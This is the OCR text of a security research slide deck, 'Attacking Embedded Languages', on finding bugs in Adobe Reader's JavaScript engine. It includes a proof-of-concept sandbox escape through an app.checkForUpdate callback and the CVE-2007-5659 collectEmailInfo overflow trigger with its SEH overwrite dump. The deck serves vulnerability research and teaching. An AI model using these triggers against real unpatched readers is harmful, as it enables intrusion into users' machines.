Attacking Embedded Languages

Pablo Solé
pablo.sole@immunityinc.com

IMMUNITY Security Research

Who am I?

- Security Researcher at Immunity, Inc
- Research and Development of client-side exploits for CANVAS attack framework
- Development of custom binary analysis tools for Immunity Debugger

Agenda


- Introduction
- Background
- Case Study: PDF Display Tools
- Decoding objects, methods and arguments with Immunity Debugger
- Smart fuzzing using SPIKE
- An example: the collectEmailInfo bug
- Conclusions

Introduction

- Vulnerability assessment is becoming more specific and attacks tend to be application-focused
- Automated generic tools don't have a significant level of success
  - Fuzzers, binary analysis, source analysis, etc
  - Vendors use the same tools in their testbeds

Immunity Debugger

- Rapid application-specific tool development is essential
- Immunity Debugger was created to achieve this task
  - and is freely available
- It uses the Python scripting language since it's flexible and easy to use



Useful Tools

Specialized RE Scripts

Tools that make tools

immlib.py


Tools that make tools that make tools

Immunity Debugger

All applications are browsers

- Most functionality is in high level languages, plugins, and other difficult to statically analyze objects
  - Even in ID!
- Recovery of the interesting application functionality is not done strictly in the binary level, but **straddles both levels**.

Combined Static and Dynamic Analysis is best technique



Analysis Tool

Javascript

Plugins (DRM, MM, etc)

VBScript

Internal Binary Objects

Browser-like app

Bugs you will find

- Sandbox escaping
- Object initialization (null deref/double free, etc)
- Buffer Overflows
- Shell escape bugs

This is still fertile ground because it's hard to analyze

- Specialized tools needed to test across scripting boundry
- Different development teams on scripting engine and internals
- Complex data flow and threading situations
  - Callbacks, etc

Case Study

PDF Display Tools:
Adobe Reader
Foxit

Adobe's Javascript Internals

- Adobe implements an ECMA Script engine (standarized Javascript)
- All JS scripts are executed as a response to a particular Event
- Example:

App/Init	- Application Initialization
Doc/Open	- Document Open
Field/Mouse Up	- Clicking on a form button
Menu/Exec	- JS menu item is executed

Adobe's Javascript Internals

- Each event is differentiated using a tuple:
  Event Type|Event Name
  App |Init
  Batch |Exec
  Console |Exec
  Doc |Open,WillClose,WillSave,WillPrint,
  |DidPrint, DidSave
  Menu |Exec
  ...
- Each Event Type defines a security context, ex:
  App context, Doc context, etc...

Adobe's Javascript Internals

- Acrobat has two levels of privileges differentiated by its security context:

  - Privileged context: App/Batch/Console Events
  - Non-Privileged context: everything else

- We can raise our security context using app.beginPriv() or defining a function through app.trustedFunction()
  [Of course it needs a privileged context to run]

Adobe's Javascript Internals

Some known threats using Acrobat + Javascript

- Break non-privileged sandbox
- Overflows in built-in functions
- Extensive undocumented API → FUTURE

Adobe's Javascript Internals

cocoruder showed how to break this sandbox using an undocumented function over Adobe Acrobat Professional 7.0.9:

- *call app.checkFforUpdate()*
- *checkForUpdate() raise its privileges*
- it calls a callback function (user controlled)
- callback runs under privileged context
- FAIL!

Adobe's Javascript Internals

```
function myCallBack()
{
        app.newDoc();   //PRIVILEGED FUNCTION
        app.alert("PRIVILEGED FUNCTION CALLED \o/");
}

app.checkForUpdate
    ({
        cType:"AAAA",
        cName:"BBBB",
        oCallback:myCallBack,
        cVer:"CCCC",
        cMsg:"DDDD",
        oParams:myCallBack
    });
```

Adobe's Javascript Internals

Some known threats using Acrobat + Javascript

- Break non-privileged sandbox
- Overflows in built-in functions
- Extensive undocumented API → FUTURE

Adobe's Javascript Internals

CVE-2007-5659:
There's a Stack Overflow in an undocumented method called collectEmailInfo
(working up to Acrobat 8.1.1)

```
Collab.collectEmailInfo({msg:"AAAAAAAAAAAAA....."});
                  * 0x4000
```

⇩

```
0012EA48   41414141  AAAA  Pointer to next SEH record
0012EA4C   41414141  AAAA  SE handler
```

We'll show how to find and attack this bug later...

Adobe's Javascript Internals

Some known threats using Acrobat + Javascript

- Break non-privileged sandbox
- Overflow built-in functions
- Extensive undocumented API → FUTURE

Adobe's Javascript Internals

- Like many products with embedded scripting languages, Adobe Acrobat Reader has an extensive undocumented API
  - Collab object has only **3** documented methods and **NO** properties, when it actually has **48** members (methods and properties)
- Undocumented functions tend to receive less testing, because they're considered “for internal use”

Adobe's Javascript Internals

How it looks in Assembler

Adobe's Javascript Internals

Summary of objects theory

- As part of the initialization process, it registers a group of Javascript objects
- Each object has a pointer to an array of object members
- Each object member is either:
  - a property
  - a method
  - another object


Adobe's Javascript Internals

Summary of objects theory

- Properties have two associated functions:
  - Getter: executed when you need to GET the property value
  - Setter: executed when you need to SET the property value
- Methods have only one associated function, which is executed when you call it
- Objects have a constructor function which is executed as part of instantiation process

Adobe's Javascript Internals


- Register its internal objects from plug_ins/EScript.api



```
app.browseForDoc();
```

```
23921608  238F50C8  ASCII "App"
2392160C  00000000
23921610  23917078  Escript.23917078
23921614  00000052
```

Adobe's Javascript Internals




```
app.browseForDoc();
```

```
239174F8  238F4E40  ASCII "browseForDoc"
239174FC  00000000
23917500  00000000
23917504  23916E4C  EScript.23916E4C
23917508  00000000
2391750C  00000000
```

Adobe's Javascript Internals

```
app.browseForDoc();
```

Security Privileges

